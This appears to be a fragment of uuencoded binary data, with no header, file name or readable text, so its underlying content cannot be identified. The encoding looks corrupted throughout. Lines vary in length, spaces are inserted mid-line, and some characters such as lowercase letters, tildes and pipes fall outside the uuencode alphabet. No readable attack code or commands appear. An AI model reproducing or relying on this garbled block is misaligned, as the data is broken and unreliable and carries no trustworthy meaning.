M"%@S\$W`;L`-X"``J@`*@!W@%\$?`5P&\!O@[X?0!<0@9.G8&/&2"5S*

M\$ [5%S>I9ZR"MG6-[L?8==SP\$Z9XK`!0#+SH[. _\$L/L_%YR?X?5)' (TXW:\0I
M1LYV:P6`B)W?`\$K7(^`S^/\$C"><#;Z`W)<-5Q#PKGBO_XSQWC7FGX\$ZE=UC
M/@^L3J`)XGR9/<8:64:(ZT.[/TLZ.L^GS#B#];@9T-^W5[XU2.^3@Y3EIV
ML'N1PX'MJ*[K75C7)="G/#L>A4\W!\XJ%@@[H@-J_:+@]3*%`F,T'BY(+!EJ
M;7!L9`XBM)4#-B/L*-0&EZBXMI4L-K,+CFMCX"G4-A?PJ2*#@+:-OMPQ3IC[!
M'\U\` [!\W7,E7%%.IH++5"HBZM"69:XAB]>+*)ND7C=M*4X:]6*WTNM>%_V
MRS8`/'_H_N*3OS[@*?1G,H-%YQF^7^^V!)7HS7J+3='B4+\8[JXP!C^I+IU&^
M^,9Y,H>PR)=!H\@9#&KM7,+K>"T?;\$;[_TQ*N.#*X#*)WXOU.VVJIEM74WMJ"
M,A#A4^6=VG(\$&C[4(V0\$O=>'VKQ)-'@IO?C?SL9X!E<?QIZ2RX/7L"-LL)A!
MI>'U9^,UQV"]7SLIGO6PT\$6CIK"OL&B]U-0247L.(3R'P%%#!V0(\76ODHNO
M=N%HA5&(,09?T^//?;K*L?<'N/*CGEDN6QP<R?7YLV8Y&GZ^<8D/CG*CC!5
M/S_(AC@>,&+;'B/.Q4XC.\$3SF;:'S[K8R=,1'(6G'%74&\\$[@B%-Y&U(%QWD
M,3@\$/]I]THDR':C'[#?K640(*\$+A:"&@"<7PP\$NA@?'J=G1Q'0RQ5"IS<G\$<
M#&ABJ9/\$>1#`Q#()0,6#(&'P\20<D0"*HTSV)4"EL" `#*,1C,HB@RYQD,CR#
M.DD`U8D@AHF3LS/'\`M_-E'@,@!X@L0?Z#C+W1W%T(.X1`A0/W] `1('V`\$X
M#+<%! [* (DA-!H\$OF)6IZ)'B@0?X`"-'+,T' `4+U!GI+N,'Q2BE(5KL*_ :> (*
M^!K[YOAA; //C'+@%/`Q@:GYHX3O4VC-QS!X(>,. _)*?C_?6F1YV:I\$J&N/L3_
M>:LD*HG#F`?6#A\$^,_K@UCO#V)]/HB5?Q"K<`46[\<&IR<XN@++])Q(D9JDB
M<C,2(0T:X0BP"!]'P(,7HH7(.,&;0H>\$>\$>W")@M2HJ1'EH@P(%JQ"Z`N0IE2
MP(47M4P\XDB)!\$2&R#:#2_B65\$V(3!.B%D.(8\$"/=Y&N,G>7=1XX)+TWF_+
M-%!#U!(&=T49E.*ME@ (Y?'I8X=#"I\>5OAT6R%_AQ7R'E;(WVF%O%N*XAU2
M%&]+,=2`D)T2!^NKP6KALBY]BG?J4ZCUT6`N1N5(IE(RE>\$-A`>/FHC3'2CJ
M,C(*H*."`#(&H&-@YQP+>^E8>\$`B`!H'1<5E9"0J\$P`2#Y!Q`\$D`K(3TR?%I
MB3&J<8X:>:E&7@:01\$!-S)P<EP9H1)(%F\$EIZ7\$J@JD[*WV3A2PI@`X' `H*"
MS\$B[,A";"I`)@)&6KAQ/4'3EI-TY&<#2)ZL`-0,?3@"=-2-*4@*)*3LD"#%6Z
M>D`^2`Z<J]Y:(9K(,IU181Z"\`OGJ`OA([%0*RN&V"BT3%T3A`L,!!+O10'
MN+Z-[F*]ZF;AN@&S+R/, .ZO?*Q"MAN`Q&C4<P/"C^+@!I*G.8;E8@B"(1.P
M')B@Z9@XVV-L-)H=Y>4I%J=147NU:%A#5-EW(@C`Q0_! :P8*S\0^K<WJZ,
M.:#WA3HH\$["@2`H5HQ1TS`\$G#L7GF-@&3'E8K0,P`"4LB%>4&6TCCMAI+D>
MCL>P.,[0'`@O@Y+&8,A7.NYC,#2&[8[&]NVIGP;UNXDQ=B9%C`\$F4>PQ;A;;
M,=,P,<.:B%E@.DJ8@[=Z,8:.0^PQ2@+,T9)1,49/0<TQ1BJ\N:(("M=K*&-F
M/N4RBDXTLA'D/AN'0F^A.A!Z0Y>-7-:#4#T<2H50#@[EZB%-/'3Y@X=#Z1"J
MCTO@Y!F0P1Y9`BA5":\$&D#H'T:&2*\$9@I3#LQ:>C?"\88;SZ4`*4TAQOH\9
M4F^.(\$^M!M[7PAIM2;7;8"\UW>E77MA^+R@:S\,'V_VQ"C@S;X8%;S9&Z.!
M-__MC<-9`[)O@>V0(5TV'[V.@0K5\?-\,(VGP9\KX9@?.2SPOYZKMD)#/GC_E
M^,C]W__56Z"]OO_5_M@_[S:_/<VB____7>`\$A(S/G8+[CC'[Q0A,/;WO_L
M0S[OGTIIIO\$H9XC__9?;_F^CWW_(R\$E*2DF(2XK.1W.029)FHY>WO]PDCI*
MM7?;=_?_O_E\QS#`S&*`5SM,X!)Y&)W30S^+!WV4"0`Q?XBO0[!7B+^O(CS"
M/MCW2?")XT&!80LSNH%BVU,G3N\`DYR7W;@]R3X@>*!_)G)FRC,\C`%A`T\$
MHF3*\CL#VI/Z&]\VCC1:7GW`R"[GCO5?*8\GM4U"H&(Z8__85V%`4(W?!PW!
M;W-Q)D0L>AL>',[WXDXS6W(_Z=K96JO\JCIAP,[:0JNB7:4LD>&A444#\D<
M<6K-HL.U:Q[%+KU]<I_Q`?E?;HOWKZH.^/NU4,_`?`*75G/S!=7,K'U8^_UWU
M_-34SF>W[8!')80!+.=*[&]#ZM?F6R//J0-U<H2QBOH5NC=VS[RT(]+M12Z[
MS>1VYER_\B-N"QD+1YJ'6K%CAQ^4^%HU'YS(' &<R?J_ \QM'ZSA3&<\H(]2[
ML,*LM92;:.9(FUYXI&20)2TW4[E+YN**_DDK%.=O+6\$(EBO.[]'U-E@VP?!F
MTAJSB9;V-S85Y>UV;9R@XE;/KK#KD_;B2;3;T36'^)772OX^/.UH3NJA/0E)
MWYYO6/3\N@%]@NCG;5D;W: ^P-@1-\SD]B7M" I=]PX`\$\$,M'5;I+#C\`3YOL\$
M#QG/6U,TZ.Q^:L\$*>5/+6'FRBYVT4K;DK_M.+VL72T^,X#W*63Z@9+PT+W75
MK#L=JT,"I"IT`S?J3&N_([=KQF1_M?16<H[`:\$?2YI5U4W^Z<C;Z_NS<]-4W
MY943[S&S&O<%M(PL,YPM7BRX7>:M[W.[H:8EN3'TZW)PIJG<>[%4NI8RI<SK
MUN@"]S[MWBE'(P3ZL8RMVXN:7H3(, .ND_)E&U<O<L/W6;=NIQCLV2=XZ7^
MDZYLJ91^W[!LZ`BKTH;LN*?G^JP(V11]8EW0;ZN;@UL%YX:=ZWCUA[*A\=Y?
MR>O,(OU"CZ\$+KCTM,!ZP9=2QIF]MII2N99X?3FM-'WKPAXY01I]#`M?#D\4+
M.17]SOW:1Z?"S2TWQ[GXPC>U?Q^POS2U;*O%@\$+W'<MN65VN1'[>M/<UHA5
M8CICTZG5]%9W_>43JS<T#.TGNOJD]87=MI'"=M[:2"-;_4WG%'F&+GY1_EL.
M/UA^K'CI\7OKD=')\$UWG?%=>9?MO*O2BWI;C-?() * [O3[5Y\/-U#U8TW7S9
MW@>S]9%O_5HSO?)>5F9N>7EDX*C=SDW.T==_M4"#_].?[/CQ^#\L('RH?#'
MWW1(S(Y+BXGOZ@.!X>>&[P^&WG6Q->T6-C.*#YKE)HRWSNWQJ#L;)1U>WU
M34GEDC5;K1,S[C["HO=F-M=ES5]@X)ND^GNA]^E@NXC[!UU+2Y^TG_K&_.B_
MN:>\>N.9+(I!,I`5-HIQ@#6/F#+PQ+S\124'LT*]_F]%WQD`7Q-[D:O`O-QWK
MQQ4=\$2VDN'_<[N0. ?#3L>BEW\$-5A7\$EP^KF3^\$]'%?2T=_* [7!UX8"@P)Q"
M!=_._O[]E0: &U4<ZQ^M-M!>N" BUT6CM(WW^UXYM1A:WVI_?SD@X;Z7QLE^)*?
M?,7/1"XIG-: &RW64=?[[6M>WCNQOP`EY,-+?V475P9.9W?O15'J`.4^48O2L
M^<6BSAACNI_;Z@LN.2\$^U;6;)V@X!14;*]W<7K)F[S+;,+4[7N")I;.<H^1
M#EA3</')&M@!RJIJOBMFKF0L84NU6=2HD\Y;[JJRRAA37UM++WA['4\<3)G6
M*?-.?L<V8S=M.:_ :I_A2Y)X'ZX><//.8=2+^T,6:NJ?/:R_\7+=E6OJJHQ4Q
M5YND=Q;-F'UQL^@X:\K)T%W[I\KN16UBE8^8N+GAGNG)U<5S4THH[K;TP886
MX8W?EY2(;B;OCA\$DJ(:ZL?JF@U>L:N@6!(AN1AXY.!>VR\$7-L?-BXC_D=\$Q
M<8"M-7M\R;V'[A5A.S;>/E&VO^;DO3EKTJ.NCROVN9IR9/ZZE?YM\U:5C)(\
M<UMZUR; ;E3?B^-I9TWT<KLG,7/ZY.W; ,V3S71I\O\Q,\HEIJ2^DFR1Z'3^YU

M*.ISH'2H9V0M>_6)Q:UQQ=_*!:^EJ-?.?=<>//6/:7]EOX_I//<?O^?AMQ]J-
M0C91[,X3?Q'+N->%M\$24BRF;;B_LY2!_;F]Z-@V:<&,R^D7A.VV:T.-4O5G
M^CJT7;C1;! ,4+]ZVKZ3I;FJZZOCFGYU'#W)?NLCL=(CWJHNF^1=]GN:=>?00
M^Y,6P=#G-+1C!STV"*:CN%QO^]56?)^&/>?%S<C^N^Z]"S\4:3/]Q]:O
MM@XYQJ7\NE9TM5K)5@S]-[9J07J<I0_\? , ^<LC+E@@4W9L]K.S4EO<2C?JQ\$
M6F25]W?HXX,YORL7S(R^7+WA;DMNY?.5I7L\9LQXR:DR/JUH-LP,/=Q/?X!^
MEN4=Q<"BT0:+C=KDAV46];L/?%.Q!U6RZL2QP^K+\YE(*;J>LJ6Q;O9T`692
MYEBB+_B^[E#6\T0K1_L6Q/Q8>4-)290R;_&BMG+C98MOEF0RQV>\$>' .W-J^\
MNS[8N]OUJ(ZX9IYQMYUA[,V%>YJ+6LJ.8X\`H-&U#4&TV>=SAEY5CSG849J
M70#U\^ .6*; <W&*U:F[*=X<ZV#&GM/&E@::<T0%7%NQ(-1#(;6)F.CK-#;?9
M.6ORWDMF"W:<:EKD,%B^L>KDU+3**HX^>]HJAOB(HB%@_=*6#1U^05=5#Q=Y
MNNR4K_E:9)*]P\$NG\[352,&0F37R4<YYC<S9H6G[_BR\DYQ+-6^+"W7)_+,5
MQGK[M6GI?5I._!PMVVDJ(P'&^J;CMITG@FO\#&Q-MM76C'78Z90]Y\$K@M0VM
M%Y@5(?'MOX?>I,=,)+7=N<#&EK',?DZV[^`9CZR\%32\62ODCDPK**YV.
MSN\7M?FG.PUI-:.=TFPF;C.3K4^L,'MXST;P&V=?M.@*YX+-CSM]#S@^46V1
M[!@IF>_+6:5J6=%*?YS?MOE!WJZ'EP(%/)]U*>"DR]<,2\V?^,RVZXM\,SHC
MZ9^F=4LS1\8EY-6U?!>\(/T)^?B0Q8W.]F_G*W=FK/G@\$5#Y^9-MZ:T-V*_
MRY]SY]%<L_7GTV8\L)PNVM8^S&%%1W'Y+8=^+R)?Y?7UWFAYJWCTPB*:3W7D
M7)WS9=5YS2\$;_%TW9NR&:^6!PS(W_!#V/)]2-5D"_<O&BV&MK7]ERL]^91H
MPS]5_V9L;B<">^&.[*>K86"7?EQ@)W0%]E4\L/^;O;. `BV+=^_@NDM(=TMTI
M+2#=#*TM'8(T"K(T\$M("TM*I""*H=)<H`B*UI" `A("@*[^P1[P&/<N+>>^Y]
MW]?Q_TLSC[_V5GFX9G9^<U_]!JK4>-E':[](&GM6YWBIP<UT1VG-70GIN
MJ2H'=":F5Z1D3?S0W('VUKW9M`IS2RSY[==B9T5,^\$VGR3_=NG.G9_U3?_[G
M:Q2?]U`HHWC!%G#M"\$JH*=BQ6!M23R^!%>%NP24A%+X7D\UT4PE`E9FBG]H(
M>T<TZYK<(4F.>)\':NW?3JQV:#P&C*1"UAT%\ZSC,\+@6?"EGL&=QZ+GH9K@6
MZ%@Y79'\<0CT3(,#34P3\]ND#;7BD3%OI]J8S58C\$^M(/9\I1N9`?9Z;^*\$\
MTL;4^HQ36*%T6IC,A^N\1Y=RK+T2(VGZ>,D-.Q>;W;8"ON>.O):%J3N#-U)?
M\JP\$'5PW(B6M<M'"3@NBM'\<?5`^+XAL_0`>JK8>J=-77K;1.,E=HXSQWJ\$I
M#X*C/Q"R@&RG<>.NDX8\$U/O6T`VG/#W>E[%WAOJJPJ3<^\$'9IN@FRQ2]@;7\>
MH+4B*7XZ1&*H\$(O!9&SRXL%*\7G9GAZN2'2#_-G9,;, >7U>]_4FA9)Y'#[+S
M>\4/N<MTU)/PWM_.T.SG3.",,C/@U;95\ :4FN+L&W2XDG9-R4***X;Y0"GGT
M:#\!W-Y\`J/A14%<]J9" (;(D0JZ1.VMZ2=ZEQK-)<DS6D>YDA/D#3HIJRF:,
M5@F>Z_+X[[S9+.BWE1WU^='>\>SZ2XY+>5C7(Y+!4BHA9S[N?7G2Y"/.:`T/
M8LUY_67^[6=6]P(MGCS)9]-U1O)>(HE=9;!\`W@`^LR&5,>[A?XZ=(-V=XB<
MM9G!C58HU9Q&'?(D[&+L:G2,BW^@XH/KB60F31@=: \:IFV?2-5&]"\$=E+S^%
M1JUE,U`J^BZ)6"5G2!')79.-666F]NJ]]@BN*1F[L5HM'/FY3W@%W*H&0Z+
M:ZA-EHM-<6Y8^>LK,2P,(B/\N)X/C.NJ\$HXC0@%WST`:"[T/P_O>C(I(66@\
MKHSIY&")>^+K_:.K[<6M0_.O_6.]W^JH]VN*N[V2PCL8J69K*WSN@4LR>[\0
MJY#&3N-5X/F;T*0\Q'0^97FE0E0Z5\<XYJL.+^,D!3F`'R>6`U`/\%S\$7%+#
M4`X52K5&7/N\$Q/X)P8F4>5*AVH*08I2XT7__\>[CW?=O[0Z]/L[Q@UP=Y.M8
MS<2;0W`*%?:DFB,@-R#G<")P%'#.HV0J,"J.Q@YBE1:(C?B!(I6OI3YA,==N
M%: :NIIXDC,.- (W15EI*4\$'AN+DGVWRY%US4V^EZW5[A\$T?JWMH\$)UGY06*L
M#!=G+TPF574`\DXD9%L8M;.5:WD[D*6E6S\$%T!!AF((Z'GJ%H)(%\$+I0!^1Z
M"0:(8S2\$Z3Q\RUN>,4?=W68#DB0ENT%R4<P8D_+&)?\LA6:;7QV&2*_\;<R
MV;TNW+<;[QN/,D<EHB;65-'EENN,W)4YM#??Z=-6))%<'G5KHS DJE_#(R;QP
MM2`*L_:501)VR'0F&4<,4G,DPIOV6GE1Q3)GIQ:@/9H5D#MPJ_?]\I7PRUL%
MVQ%.>>&4005*/1)E=[44T*J6#L?"%26)4R2:*(0F3X/W;&B6%8GY:UHU_&[
M)\+-[ND\`C9R:FUW@8<+E7^D)H>+U^?F>'FC#KXHFZ%F/1\$I17^E%F/%('KR
MPS\$!K<S\BJ=8_7W6>-6,P@, *U+3U?JO\$)1SA7EDS)]U'-A4<*D8G; ,E>9`Y
M-<1D@J38W'0!I3I4">'H+&S,(AM22H2RCU==1O=B/A)UT)C!]|@E9;]>F)??R
M78+7T086TMTID;5P`<L:^1%6NUF2;3*-Y5I1Z8^S^U;FJQ_;%F18\$`DM#90G
MFF/= >7CIN5V(<;YR9*HP;V-YHLN-M4^4C6!RS@.&\?&KODF=\$M=INXCUC0)`
M`'V7J7W#C*Y!EOW1YCPW94K#JSAI7"-8R'&4TYVHR7.OSAKL*>^U-+=4[E+M
MF7XB=B\$:T]EPE7F?6A^91_).651&'QV)`CH!]AV5A=@=Z.2U'-"W&ZPZ>WB%
ME7<\K'R^G(VX`U[14E'1A[?T?K]\$&.KF*/IP6%4.99C^6EBA<D/-;0V4ZQ?W
MB;-5*UE7*&X/M!"+#1'F.O>WOG;\$Y*DB5Y=<-<;%+2ER#!R)?!65.D)>('3O
M-G>96&UJQ_T#@F?T],_E/%^\$CFN)3>GUB88@WTD0H,]\+<CG1]R=^<SIU;B
M0F+BFH&JTLH0G["3OI@;](S:33>/0)O8@QI;_QERY,;J->S0I261_O4XIL+
M'.Q*'%6H%'=3.U";4@F\2I!2;`-K^(C<Q9V1=_5M:JYBNG261;X=5:-PJLW&
MWN\&!_FFO)%=2EO?`W^WMDIS"Y-B4OJ-9P'T\$`XV(LQW*#.,G@&! .A#_T(A@
M_75\$4%0ST"(Z4'&ZY2LGF39Q(X&^S::-\$-BX!*^M=J6Y6HJP\6QBDF(ZVEDA)
MXBR_7-E`Q\$AM6C1/-#L>X1A!AX0L7G)_G<O\LS)4LJN+_50`BPOTC9KI7#R?
M=J_['>Z*]0M^JMS:X0L@`\ .O<1.N0CA:,OBQ838I*FBQ(())@D<#[:*GI14%N@
MW*7AJ6LB5#HZ6<!XP2L8RAMM3^KLTM#EF@%EB\ :DG1X6Q7G2)]>6*>P\`B)X
MTT#@J]5>%R5/\$\$7L2BQ/\$\$2\Q<W-S;A='U5KU;#>"G_'959>29#K)JK*A>" "
M8.`?V<#W:=#77KO#%6`]JFE;! "VM2*O#OX"[<U&(`AA<)10\$7"@D,4NE[6&94
M^J0"(6%G,+>!)")9V\$S0-;-D#XU;^>V!`8,PDF@YEQ"?K8FFWQ&>:F<^JT7
M?GX-RE"_Z26.1:AMB,SAX)*?G^!D>O3EQ=L=-6V:'N7"&\Z\$0377J8JXZ]8A
M(=6WA0K8N5T<L^\$M"G<PWZ:^Y?Y0SFIK%R*NWVF`H"910'![`%LS%Y[W3C:D
M_I&\ROREY;Q"ZW5YJTOC\M0;2/1=48M7[/BZL-X=9LJC`7M9OX15U*8!)+#

M.XX4\$[F"^\L8JNN:C(LPJ:^0CHY%&4[O/C`2'QKQYLZ\BW;5M%)U*4/7+H7EL
MA\$879:H;7<!AG%/-%&@<)_J8R3/*DW/RU<KJ/OU#`!Q):-C]RU8Z2E2FOP
M[*U<2);D4)S"L2:YQ=U?R&25-1K%R.5Q"H1<S00[T52:3TO\$R=D;R"H6D,]8
M12I@+" .TY. .%XS\$7WX/H"PFY%VC9S'LO31C*)&?+&=1]AF!4)6]SVR3A'=H8
M3CG6#&F,,IH-:X6<F0<WSV,[U"OXFV1I;=Z1&J_C6Y.ZYJK>9X=;%.#EZA2
MD+1=<K[79:]_9&#Q'DD;D@Z.G8HBVR#W?%.BH9VZ\K,MASQ99-VGK?&C-5\$'
M-;="[!U;5FB7Z3&')QY>/-.%>K!ZJL1=H2NN-T7K/<>90V"? ,S,0Y9'%+O
M<RE:C`. ,XIR81]*PQ.@/,HFB7IK1H->13+069;FC6HCOLTFMJ['PF:.V/VY.
M,9^Z>#W5YRDD%EU*^<9: :E!+TIW>4"NXRZR][])SR?(^R'EQLT[*OU!NF:0;<
MEL=G@X9[I]_MWK[X`FY.ZWT:-H+??02Q8*1' I3LCZ.E\,YB:<D8+>/SV;UP)
MD7I[G0*W&;NOK\Z8%KG<%&P(!K7UNX^)L8V)P2=BR1J!VNFR\.%O1.ILEIL5
M/WV?)F?' TM-PF5^UR-=7)*-YF0W>8F=\$&>UJU\[]SS,[6@^@.W[1'&?;&K34
MH;ZX%D9%99*/^F5Z5S+&_5W\$J5)^2S>3LUF1UCNMV/'&Q[8]+ZQ"XON**TO
M(Z5Z)7EW?:XRD12]>6@I(CHF_-[*\/*G&B;DLZ=KH8[M-XY)01=->U+UP:
M_3!\[IW4@Y=RTJ^+@_\$_]KB7ZH+:)7<A^6Y,1)[']D1%,.0D=(<Z(Y&RCV+&_
M%.S)[/DAY8`O0+*62R/(U)F/FOWQ57]49:ZV>^%#Z]N,!V#8F'6C7..B#W`\$
MLX'TA\ :LRU_&+&4U\$`5F%SR1)^FO#,W=^KGW[3^82LC!+\@IH)GD(#/#99KW
M47"G7EK`XT4E73V#[CCSWV6V6?US)YK\51ZPN+,I-NZ".E:H\D4AS/(Y8@
M;K:;.&#?D@J98FPZ)@;;I'B/[<!"(B7\$P7[WA3!P+*\-7XHZBD83V,:I7;50
MA8Z"S8BS@!5/*4DW'7G7L1X)/K!W!!_L^;Q8'>YA]NYV>OZKG8DQY2`2]D#=
M\Z7A[G8^KJ]<;>,I[=S)0L?7\L?R"H!/8AE54"[Q=R9^DS5&?!7;Z.,>?4G*
ME)H?'8>S>6]X+5AVO[BJ].CQ.EOK!\TGHY=Q\$@EE:V:(K8_"VVA+/,3(++SY
MA:4,\$70TFI(E?<4%TPCGU(W1YB29I90UJ&QGP@C4K<]6XS!*74;M-G4@;'Z7
MJ4<R49?LU=X0L=%"L`?@J33J16,5K6Q)O:1\$+8-/KN.,2N`0:`,&P;@.'P
M0+>NA>/GC/%^<SK[>R>LOUW"=-N2">JPW\]T_QMT?%S%F@GBF!) [O'S<]]6
M'0]0>+(R\/'D&8Y0*X`?4)^LU\$,Y^1'RV\K.C.]Z3E3IH)P^_OZT\WOU/5MIB
MG=Q-?UMY?*.=K"3#/'G'HJ:(\,MM4[##*8:!U-L%OMN//Z6^:_G#^)]>BOU^F
MW\O_@'_?WO_]R_W/_._?_TZR[NM?9_2?[W[8J<R/^^9!\:"O'MA73W+_C#
M2]NB5M7GBM34^LN0<9G\$N5\0\$RO)&\O3VPH`US6V_?1*I#D#U+PU._R_#0
MY4)M6;XIH;7KFN#BM2G/'<&'NXOKSE-@^\$V)BU)/\P(\$P5MP2?"LJ%ZTIM)/
M+<'E<,"K8!4ROV2O'HN`#LX8+O)=;REOUHVP35WHIF\$S90AME*EFL]%%/&<T
M2E+:K0W0,(XU)XL9-B9=:\K#F]=07!_5F4X7>+7;#%.S9^E!4,MZ[W,-L^>`
MDZ4ZUZUASXASKLBL-0Y\$Q447JZ&>IRR-M)'KB&P@8Q,LYW1(E&P^8*_(%W;US
MW=+&HPGD[!=D3,>ZB1?:*>G)\!>.:?"9Y/=Y!65IP:=".%9[ETPW7#*Y=W
MK+QX8L51<6I6+;G+0(HQ^Z:2:5P6`;:[8R1RWV5I^G<R0FTJ;E%\$=\UNQ@6\
MK)7(3NI[8QT1].9SIDKWE_!/?9FFXV9GH?%S5D;+SV"*FO[]+HK]6/O#&G;
M8.%?J['3&WG[T5H9J%:"5C!;E=Y\@@2*Y+S=<]<+.+0<"@>EH;9<L1D6LV-
MW5BN#C/&'Y5)^_KB4.()-YR4#T_&Y52R6FOLM&;FFU9K.\0_OY69QE_86%
M\$O1Y&E%B>'Y2T9(4<'0EFQENRW=&WY#;9#!\^=-';T94+Z%PL\ [LFHJ&8'
M.1G2B#"=\$_8CC0NK1MGDN_LTH60:\N2VR:]1F9G^`QI3N:SBP6_PNX>LMH
M)4PW!\NS&P33EYC>7X='>4BOO+[C,'5F7^!];W?&NKHJ^4;[]3"G)RO=X.9K
M+RO.;&>\$]>SD+:KZ2>MZK`UNZ1B626Q8266R:M)\8N=?UII)QZ>K(JDU86=1
M9RI)1#3-W?G\$=:&U@?>ET<4L>+=>9>801073\$P2L08_X\SS\$=DO?>+<[3S;F%
M(A\PKLUBPCI[K3?ENSI@;UX%?UIG_YGV_4S[_C^D?3_L]S_3OI]IW__FM.^'
M'?MGVO<S[?L_G;]L/_? (^T;<.,)BG?H=T_>XQRAO`1+#5,=HT(]CB(NEL*P
MMGX.(J,T`8MX%7H7S@.'^%@GHNT<J&6#U^9TVTRS]@94D8:IO%4GW>S;8=-
MUYN(<EUI\$P]X^E3@J92_=?W)_<;!G8;UV,^?_['(ORB'XQU46_.@:C2&L9M
M/(3@HR"@O*3#HTN@M<%QDF-4K&-JPPEM=W+4'!]#1/^FZSF9NW+I/74TMBO-+
MWJ<%83>7;->SM/0+P+1*_;_5F)Q\Z]L:=A^*RJFBA5ZR8\>2D*X/A,5I46N
M'YTVX+0LS:7.[;Y<J[[(JDBUVF*#+G0V69OR\$C5<\$.:2:K5CA0IMZVF)5_S^
MY%DS2!J-0+._*WM[G9HD4>LKJE87]P!K),3.743"4&*X\<R3:8".'\&NBP3
M3%'G@A6_;I*5Q+?/1^];H1V\,%WB)L-:0:_Q*+_57\$KM)ZSI!LKP?.'G4]
MNVTA164\R"]Y%'8]2NB3:@+Y5'TS3)PWC^1XWXY>!/'A"UEA*5>4!)^L\J*
M&[7FMC83%^\L80%N3(BVZ5DZ%A22\11NVR^)^IFS-EMV\$[-][_5<'];J.9O<
MZ+_FW!![S\M?F>7V)0L=6U_\^8CF%[/>^:~;2XAP@6P2H7._M4U7;T/IY%
M&YKPD`^:\$3*E/(T&!*'TX,'B*0*5'(EWCXLI)6EHX\9<G\$1]U19N5I^S^J%
M0_Y`SM.X&QWY?+9H/;=&QZ6B!%DF'YE'T]1<\X63E#,ZO0EN=F,/Y*^)&:5\$
M9^0]2F`GF?P@&W'3QZ@D1=#?R&'077+*I7J`*VK5:6!>IBW/:\%)O235)]\$'
MG\?3WL>(90;+,: ,YZ,HYP\$H8XQ7-G(N.U3N2G3I/:QI!G_F]VCAD:J<C3>S
M/Q%,RM_G)+>BC7X7'B.%VJ&?(A>;\0E;' +6I<\$/@S74T4:+KG]EI]@G`_9V/
M-6MC-6@"NPI2U'-G"E)>6\4@AJGU'4)2;2J#H8[O<8V0AR1[9?*"("3DM(_9
M)RZ&,CV/W+_GV98LY'>?7T4.=9@&ZfZ,7ETV3I_DY(" .BNK:~-5&81>&OD!N
MNT_RY+##>QWFG;L<HM;W7".-%\6E<-<&72FQ['D]9B08<V"=4B\$\Y+'^=>FV6
M4+I9N6Z08JC,C\`'\`^1::SL!E_1^L`Q*.'B1XJ/UX)6]J,U;VQ3)!F)<GY\
MVJ__?J`YRNKPM65OM6<#3[9)B6<WMI`_Q?)%5M9)O[G@Y8*5X-U;"V_/SCST
MV-#.-+U+9FA/P?>?>ZUP;7\8@R"YCT&S1&-PRP,D;UHFYNY>_Z>Q\$DQ2S]EKB
MHXZG[R\$";!H:!!7N[#D#`N4B_J%!X!\!G\`\$E`RV\`P^56_?D@Y15ENF42ZO*
M;N7E0;"8D]7L`^T8Z6HH^339P"i<*0:2-Y[[.%. \$[-C[9;ALB].ZR=V5UEW*5
MF=KfV`LC`-WNNAQ:] [Y+7J!(`)K:)6I?MFXP9>R;4;/5,^*9!A+:\$.Q@ (4T6
M7!`PGN^,B=0?@5/@\$`@C22M,*-U=40ZA4\$%>HP('5V:VAQ#8+2=_B2]I"N

MN_D]=8V\$J#LN2D4?QIQ"RVM4-\$#\$:P^3*VCLE!JAT1!HO*B] (XBOLFSS?*H
M5]RB-1:D'*. ;U.SC7.&*' @V09&F' [FC;WM' LV0BR"BI' 61G6Q<T&,F]P `KPW
M#L7X) I<H]D@4>@R-30OV_4@ZVB2,<]' 4#BVX2_=GY,' W9R%A (E9!JG6B [J^F
M'9- ,=#L&:0BJ,7) ?AO!M\9=;0A_1FV^;%Y9J*/8=5ZRA (. /.)-0Z4%!_C#
M]U7F5 (D9*UN' PJVFY)U]Q6C]CHQ); ,5N=H&!A&Y:) "W&)@X=#J%4'H [9A=9\$
M>89%<BA:' LPOK]TIE%90BR=6&#VL [%S68!9A '3YG7QK3W*1%V?N\$. T>_Y<TK
MW`/L7#/CE [COG]G2J. :7PR1F>TS6,WE/TO5Y0\-&JYGGJ&O.9J6/2:G^\$T+R
M[G#5@1*>-M%#VIJ7*XU+^!5 [>LY!\$HDT>' 3QRSTZ2Z/0,V2:_E' 7Y\$. ,YKSW
M]QNIG#GFJ [" "2K62^ ^UT=4TSM\$KCF\KOM6C5, RGY#0MT, 0EAH84*T [PF\$R' I
MM2>7; SN?K<:K2AW4&E (3%;WFQ&9#H%VF\I&\CX04) 7B;-M*:>W6D-@) "; 63\$
M"U\$JGL, A*WZ (N) *5) \YG5*KO `; \$D_3AS8T:N<'5"4*O]5A]]V') /YM8XP\QO
MZGU10OY4C>PLZTAH490/>Z) *`<%]=1) K@;K7.ZCY#G\$;V?G\$O"9*\X6I [P8U
M1+74+B_ [/' A&!Z]D. JM@KRWCF\8DH9,V@CJ'+I&#//CV<<S2\$K] `;2!-^-5M
MI)<N&F;W [Z.T2/60W#N*:+\, . 'MB?6EJXO25F7N*#T*7, IHM:4"K6.7+=C
M.<'=>Q\ (M):FX^/6H2',V6N655NED4O8F/:*413 [D] #, VU#) 7BFHJC<DN>=
M]DZ.0DV.TCYET/'K>ND>UI) \^-F'YM, SPSXN# '%TUCVB@P_2+X:@=ZAHWWL
M<"MI+*GC\]5Y\=37], :IGTOGZVLNR!S, H.\5)F0;W^MI". \$) &?=X80]\DG:K
M?E!XCWO4V90/] :Z!]YS8 [2J#I^1M9A#^:8;5,>/ (R-L?#!]R4^\DLZ@7=Y) -
M&!99]B0^08/K+PYX-JB@GGJYN"K#]PU=+='# \$0HL.;FD=4>4KIE (AMYHR<TJ
MB-X6/N:' _B<4:D\UT"\PPY5% [XTRUM173WN0ZF?;CGU\4=DW^9%O/^J5@%_ [
MW=4* 'O^GG8S\VVU:%>+];I857<, JB;R [THL836>X<+75QXI0^<5&L:S@_>H=
M7V^6G#XY7-%BS#7UM]0@I#6H'RKYHZW\E" M; ;Q#<2)\R6C\$ [(YB/9^\Z\$X7
MX%#E-=(?&JE^QGI_8ZP' VPK_7*P' 6\+Q\VM_*-:#%?TXUO, X) =:#5?XXUG, Z
M) =:#5?XXUI,] =:#51 [?W9ZLE#XEUH-5'N^)]RL53HGU8) 4_CO6V\4Z/];Q^
MQGK_ =.?N?_O+^J?R__X^/B^HW_ ^3PO__\ [^800J?9>KC&') > [PNX%^OR
M" I9>R=[V=:4!PUYRY' ^UO] <>'X\$@\`]ZG_6/? (_EQ [YGVG/?' /R1AWYGR' `
MP#, '#':6"!"0\$BX (E'KD="X*' .X!]' \ (T';0#!=_S.4\!0`%6`!X' [`.L`?P
M"78_-/X7KS, F`" "\$`"0#9D="^9#8`+X#R'! ('*@!&' *8#ED_9\$0`"D`I0!M`\$
M, `&P`8`#O+`S`-H`7@`WCSS/BP`K`!L`\, ! [P@:@`. '\$\$`.0`M`&L`"X"A`*
